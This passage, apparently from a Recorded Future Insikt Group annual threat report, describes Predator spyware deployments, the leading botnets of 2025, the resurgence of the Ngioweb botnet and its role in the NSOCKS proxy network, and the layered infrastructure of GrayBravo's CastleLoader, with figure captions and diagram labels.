

Countries with Evidence of Predator Deployments and Operator Activity
🟦 Identified by Insikt Group®
🟦 Identified by Others
Recorded Future®

Figure 17: *Countries where there is evidence of Predator deployments and operator activity (Source: Recorded Future)*

Insikt Group also further illuminated the corporate web linked to Predator spyware. In June 2025, Insikt Group reported on a link between higher-tier Predator infrastructure and a Czech entity previously associated with the Intellexa Consortium, FoxITech s.r.o. Building on this finding, Insikt Group conducted a deeper analysis to identify additional individuals and entities spanning technical, operational, and corporate functions, including backend development, infrastructure deployment, and company formation.

In addition, leveraging export and import data, Insikt Group identified an entity associated with the previously reported Czech cluster that facilitated the shipment of Intellexa products to customers. In at least one case, products were delivered directly to an end user, while additional entities in Kazakhstan and the Philippines appear to have been involved in product imports, suggesting an expanding network footprint. Insikt Group also identified at least two entities in the advertising sector that may be linked to the “Aladdin” ad-based infection vector, previously associated with the Czech cluster through a leaked 2022 invoice.

Following multiple publications by Insikt Group and others on Intellexa's Predator infrastructure since 2023, Intellexa began modifying its infrastructure configurations in ways that, as anticipated, complicate certain detection methods. For example, while Insikt Group continues to observe domains hosted on virtual private servers, there has been an increased effort to conceal infrastructure behind Cloudflare. Overall, Insikt Group observed less Predator-related infrastructure in 2025 than in 2024, suggesting a slowdown in activity, alongside changes in domain-naming conventions that further hinder attribution to specific regions and customers.

Botnets

Key Observation: Legacy botnet families continued to lead the landscape this year, with distributed denial-of-service (DDoS) still their predominant function. Newer, more specialized botnets continue to emerge into the ecosystem.

Top Five Botnets in 2025

In 2025, the top ten botnets based on Insikt Group Botnet Validation data were Mozi Botnet, Mirai, Hajime, Prometei Botnet, FICORA, AndroxGh0st, 7777-Botnet, Moobot, TBOT, and BASHLITE (see **Figure 18**). Mozi Botnet led the ranking, leveraging a peer-to-peer architecture that offers greater resilience to takedowns at the cost of increased implementation and management complexity. Mirai ranked second, using a centralized client-server model that simplifies operational control, followed by Hajime, which, like Mozi, also relies on a peer-to-peer design. New entrants to the top ten in 2025 included Prometei Botnet, FICORA, AndroxGh0st, TBOT, and BASHLITE. With the exception of 7777-Botnet, all botnets in the top ten were primarily used for DDoS attacks and, in some cases, spamming activity; 7777-Botnet was instead observed conducting password-spraying attacks (1, 2). In particular, 7777-Botnet (also referred to in open sources as Quad7, xlogin, and CovertNetwork-1658) was observed being used by at least one Chinese threat group.




Figure 18: *Top ten botnets in 2025 (Source: Recorded Future)*

Spotlight: Ngioweb

In November 2024, the Ngioweb botnet was sinkholed but reemerged in May 2025. Although activity levels in 2025 have remained below those previously observed, the resurgence, combined with the scale of the associated infrastructure, demonstrates the persistence and technical capability of the operators behind Ngioweb. Notably, the operators have modified their domain generation algorithms (DGAs) to incorporate additional TLDs, likely to mitigate future takedown efforts. Historically, Ngioweb accounted for a substantial portion of the cybercriminal NSOCKS proxy network; according to Lumen telemetry, at least 80% of NSOCKS bots originated from the Ngioweb botnet, primarily leveraging small office/home office (SOHO) routers and Internet of Things (IoT) devices.

Using Recorded Future Network Intelligence, Insikt Group gained deeper visibility into the multi-tiered infrastructure underpinning the Ngioweb botnet, its suspected relationship with NSOCKS, and the mechanisms through which additional proxy providers likely supply NSOCKS via various interfaces.

Insikt Group analysis indicates that Ngioweb continues to supply part of its infrastructure to the cybercriminal residential proxy service NSOCKS. Furthermore, Insikt Group research suggests that NSOCKS also sources proxies from multiple providers, including LunaProxy and NetNut, indicating a diversified proxy supply chain (see **Figure 19**).



Multi-tiered Infrastructure Linked to Ngioweb Botnet and NSOCKS
Ngioweb Victim
Ngioweb Loader C2
via High TCP port
Backend Server (Main Server)
Ngioweb Threat Actor
Ngioweb DGA C2
Other NSOCKS Sources
NSOCKS Backconnect
Via SOCKS port 1080
NetNut Proxy Entry Points
Via high SSH port with credentials
Resells to other proxy services
Other Proxy Services (e.g., OXYLABs)
Other NSOCKS Sources
NSOCKS Proxy Users
Recorded Future®

Figure 19: *Multi-tiered infrastructure linked to Ngioweb botnet and NSOCKS (Source: Recorded Future)*

Droppers and Loaders

Key Observation: Droppers and loaders continue to exhibit high turnover, with some families declining while others gain traction. Despite being targeted during Operation Endgame in 2024, Latrodectus has continued to grow in popularity. Meanwhile, newer loaders such as MintsLoader and GrayBravo's CastleLoader are gaining significant traction.

Top Ten Droppers and Loaders in 2025




Figure 20: *Top ten droppers and loaders in 2025 (Source: Recorded Future)*

Spotlight: CastleLoader by GrayBravo

First observed in early 2025, CastleLoader marked the emergence of the threat actor now tracked as GrayBravo (formerly TAG-150) and quickly distinguished itself as a central component of a rapidly evolving malware ecosystem. CastleLoader functions as an initial foothold, enabling the delivery of additional payloads, including information stealers, loaders, and remote access tools. Its consistent use across diverse campaigns, coupled with the proliferation of administrative panels and supporting infrastructure, suggests Castleloader was designed for repeatable, large-scale deployment rather than single-use operations. This flexibility allows for rapid adaptation in payload selection based on targeting, campaign objectives, or evolving defensive pressure.

CastleLoader infections were commonly initiated through Cloudflare-themed "ClickFix" phishing attacks or fraudulent GitHub repositories masquerading as legitimate software. These campaigns leveraged domains impersonating software libraries, browser update prompts, online meeting platforms, and document verification services, tricking victims into manually copying and executing malicious PowerShell commands.

Initial analysis of CastleLoader activity revealed a multi-tiered infrastructure identifying both victim-facing C2s associated with multiple malware families and backend systems used to manage and scale operations (see **Figure 21**).



Multi-tiered Infrastructure Linked to GrayBravo
Victim
via port 80
CastleLoader + CastleRAT C2 Servers
VPS Servers
Likely Threat Actor ISP IP Address Geolocated in Russia
via UDP port 33445
Tox Servers
Victim
via port 9000
SecTop RAT C2 Servers
via multiple ports
Central VPS Server Geolocated in the UK
via high port
Suspected Tier-4 Backup Server
via port 8080
Victim
via port 443
WarmCookie C2 Servers
Additional VPS Servers with Same TLS Certificate
Tier-1, Victim-Facing Layer
Tier-2 Layer
Tier-3 Layer
Tier-4 Layer
Recorded Future®

***Figure 21**: Multi-tiered infrastructure linked to GrayBravo (formerly TAG-150) (Source: Recorded Future)*

This layered approach enabled GrayBravo to manage campaigns at scale while insulating core infrastructure from direct exposure. Over time, Insikt Group identified multiple distinct activity clusters leveraging Castleloader, each exhibiting different targeting patterns, lure themes, and delivery mechanisms. The lack of technical overlap between these clusters suggests CastleLoader is leveraged by multiple operators, reinforcing assessments that it supports a broader ecosystem rather than a single, vast campaign.

Insikt Group assesses that CastleLoader likely operates under a MaaS model, despite any evidence of public advertising or open-marketplace promotion, given the presence of multiple independent deployment clusters. CastleLoader's role as the entry point for numerous campaigns and its continued evolution alongside CastleRAT underscore why it was a defining capability in cybercriminal operations throughout 2025.





***Figure 22:** CastleLoader administrative panel login (Source: Recorded Future)*

Insikt Group also identified limited but notable indicators suggesting a potential connection between CastleLoader and activity associated with the underground alias "Sparja". Analysis of historical CastleLoader infrastructure revealed an anomalous administrative panel that diverged from typical CastleLoader interfaces while sharing 